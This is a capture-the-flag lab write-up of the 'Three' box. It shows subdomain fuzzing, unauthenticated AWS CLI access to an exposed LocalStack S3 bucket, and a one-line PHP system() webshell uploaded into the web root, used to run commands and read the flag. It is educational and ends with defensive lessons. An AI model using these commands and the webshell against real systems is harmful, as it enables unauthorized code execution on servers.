Three — Pwning a Website via a Misconfigured S3 Bucket
A deceptively simple Starting Point box, Three demonstrates how a misconfigured S3-compatible storage backend can turn a static-looking website into a remote code execution vulnerability. The attack chain is short but teaches a genuinely common real-world pattern: enumerate subdomains, find exposed cloud storage, write a webshell, get a shell.
Reconnaissance
Port Scan
Standard nmap to start. Two open ports — SSH and HTTP, nothing exotic.

Port 80 is the obvious entry point, so let’s see what’s running there.
Web Enumeration
Navigating to the IP redirects to http://thetoppers.htb — a band website for “The Toppers” with fully static content. Nothing interactive, no login forms, no obvious attack surface in the HTML itself. I added the hostname to /etc/hosts and kept looking.
The interesting question is always: what else is on this domain? Virtual host and subdomain enumeration is worth doing here. In this case, the box hints that a subdomain exists, but in a real engagement you’d reach for a tool like gobuster in vhost mode or ffuf with a subdomain wordlist:
ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \
     -u http://thetoppers.htb \
     -H "Host: FUZZ.thetoppers.htb" \
     -fc 302
The subdomain that matters here is s3.thetoppers.htb. After adding it to /etc/hosts, a quick curl reveals it immediately:

That’s the fingerprint of a LocalStack instance — a local AWS service emulator commonly used in development environments. It exposes an S3-compatible API endpoint, which means we can interact with it using the standard AWS CLI by pointing it at this host instead of AWS proper.
Foothold
Enumerating the S3 Bucket
The AWS CLI’s --endpoint-url flag lets you redirect any S3 command to an arbitrary S3-compatible service. Combined with --no-sign-request (which skips authentication entirely), we can start querying this LocalStack instance without credentials.
First, let’s list available buckets:
aws --endpoint-url=http://s3.thetoppers.htb s3 ls --no-sign-request

There’s a bucket named thetoppers.htb. Let’s see what’s inside it:
aws --endpoint-url=http://s3.thetoppers.htb s3 ls s3://thetoppers.htb \
    --no-sign-request --recursive

This is significant: the bucket contains .htaccess and index.php — this is the Apache web root for thetoppers.htb. The web server is serving files directly from the S3 bucket. Apache processes PHP files as it serves them, so if we can write to this bucket, we can write executable code.
The critical question is whether the bucket allows unauthenticated writes. With LocalStack running default configuration, the answer is yes — there’s no ACL or policy in place to restrict uploads.
Uploading a Webshell
The simplest possible PHP webshell: one line that passes a GET parameter directly to system(). We create it locally and upload it to the bucket root:
echo '<?php system($_GET["cmd"]); ?>' > /tmp/shell.php

aws --endpoint-url=http://s3.thetoppers.htb s3 cp /tmp/shell.php \
    s3://thetoppers.htb/shell.php --no-sign-request
Now shell.php lives in the bucket, which means Apache will serve it at http://thetoppers.htb/shell.php. Because Apache is configured to execute PHP, our upload is immediately a working webshell.
Confirming Remote Code Execution
Let’s verify execution before doing anything more complex:
curl "http://thetoppers.htb/shell.php?cmd=id"

We have code execution as www-data. From here, reading the flag is straightforward:
curl "http://thetoppers.htb/shell.php?cmd=cat+/var/www/flag.txt"
Flag retrieved. This is a single-flag Starting Point box, so there’s no privilege escalation to chase here.
Lessons Learned
Subdomain enumeration is always worth doing. The entire attack surface here was hidden behind a subdomain. s3.thetoppers.htb would have been found by any wordlist that includes “s3” — which most do. In real engagements this extends to certificate transparency logs, DNS zone transfers where permitted, and tools like amass or subfinder.
LocalStack’s default configuration has no authentication. LocalStack is designed for local development, so out-of-the-box it accepts all requests without credentials. The --no-sign-request flag tells the AWS CLI not to even attempt to sign the request. This becomes a critical vulnerability when LocalStack is accidentally exposed on a network interface accessible to attackers — which happens more than you’d think when developers spin up a dev environment without restricting bind addresses.
Writable web root + script execution = RCE. The core vulnerability here isn’t really S3 — it’s that the web server’s document root is backed by a storage service that accepts unauthenticated writes. If you can write arbitrary files to a directory that a web server serves with script execution enabled, you have RCE. This pattern shows up with misconfigured NFS mounts, writable FTP roots, and cloud storage buckets in exactly the same way.
The --endpoint-url flag is a powerful enumeration primitive. Any S3-compatible service — Minio, Ceph, DigitalOcean Spaces, Backblaze B2, LocalStack — can be queried with the standard AWS CLI. If you encounter an S3-like API during an engagement, you don’t need a specialized tool. aws s3 ls --endpoint-url=<target> --no-sign-request is often enough to determine whether you have unauthenticated access.